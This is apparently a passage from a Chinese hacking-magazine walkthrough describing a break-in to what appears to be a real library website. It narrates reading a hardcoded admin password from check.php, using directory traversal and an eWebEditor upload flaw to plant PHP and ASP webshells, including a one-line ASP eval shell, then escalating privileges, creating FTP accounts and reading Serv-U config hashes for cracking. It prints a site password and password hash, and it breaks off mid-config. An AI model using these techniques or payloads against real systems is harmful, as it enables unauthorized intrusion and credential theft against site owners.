虽然我对于PHP懂的不多，但HTML还是懂的，这里我们的密码会提交到“check.php”页面，不用多说，继续查看“check.php”的代码，代码如下：

```
<?
session_start();
session_register("ishflib");
if ($password=="Hflib@5621355")
{
$ishflib="yes";
$isadmin="yes";
echo "<meta http-equiv=\"refresh\" content=\"0;
URL=index.php\">";
}
else
{
$ishflib="no";
header("location:login.php");
}
?>
```


图5

凭借仅懂的一点PHP语法知识，我看明白的是：如果密码等于“Hflib@5621355”就能成功进入，真没想到密码就保存在

PHP文件中，输入密码，果然成功的登录了后台，如图5。接下来自然是找个可以上传的地方了，我随手进入了一处叫“馆界新闻管理”的地方，结果如图6所示，真是奇怪了，居然又问我要密码？！看来现在我只有两条路好走了，一是继续往下读代码，找到登录的帐号和密码，二是另找别的漏洞。我决定先看看网站有没有别的漏洞，如果实在不行，就只好老老实实的读代码了。





图6


图7





图8

在后台看到了一个“弹窗管理”的地方，点击进入，界面如图7所示。首先就看到了一个可以上传的地方，直接上传一个PHP木马，可弹出提示不准上传，看来是做了一定的过滤了，不着急，来看看别的地方，不行的话再从这里寻找突破口。无意中点了下图7中的FLASH，结果突然跳转到了如图8所示的界面中，原来还有遍历漏洞啊，刚开始时没注意到，这下又有了门路了。

经过一番查找，我找到了“ewebeditor”的目录，有个“upload.php”文件，点击后如图9所示，经常看X档案的叉子肯定会觉得很熟悉，在今年第1期杂志中就有个ewebeditor的JSP版本的漏洞，也是相同的界面，不知道PHP版本的有没有这个漏洞。我点击后边的“浏览”，然后找到了一个PHP木马，再按回车，过一会儿就返回了一个空白页面，查看源代码显示如图10，哈哈，果然上传成功了，但是具体的地址还需要查找，通过遍历漏洞，我成功的找到了刚才上传的木马的地址，打开后的结果如图11所示。


图9




图10




图11

接下来就是提权了，由于PHP木马提权功能比较少，用着还是不习惯，于是我就上传了一个ASP的木马，可上传后，总是显示代码错误，查看后才发现，原来是PHP把每个“'”号后面加了个斜杠。这样的话可以有两种方法实现上传：第一种，从上传了PHP木马的漏洞的地方上传一个ASP木马，第二种是先上传一个不需要“'”号的一句话ASP木马，然后在通过它上传ASP

大马。我选择的是第二种方法，由于不能有“!”号，所以一句话木马的代码应该为“<%eval request(chr(35))%>”，使用一句话木马的客户端连接成功后再上传一个ASP大马就行了。

通过ASP大马扫描了一下端口，发现43958端口开放了，尝试着从本机连接一下服务器的FTP但失败了，有可能是服务器处在内网，或者是防火墙阻止了。使用ASP大马的提权功能建立了一个完全权限的FTP帐户，然后又尝试使用大马直接建立一个系统帐号，但总是失败。于是我又寻找Serv-U的目录，最后在C盘找到，地址为“c:\Program Files\RhinoSoft.com\Serv-U”，我的思路是查找“ServUDaemon.ini”文件，查看代码，然后根据帐号的加密密码进行爆破，在查看该文件的代码时我发现有如下的代码：

```
[USER=hacker|1]
Password=ir6E0AB40C30D213A0F5F27AA6AE851C59
HomeDir=C:\
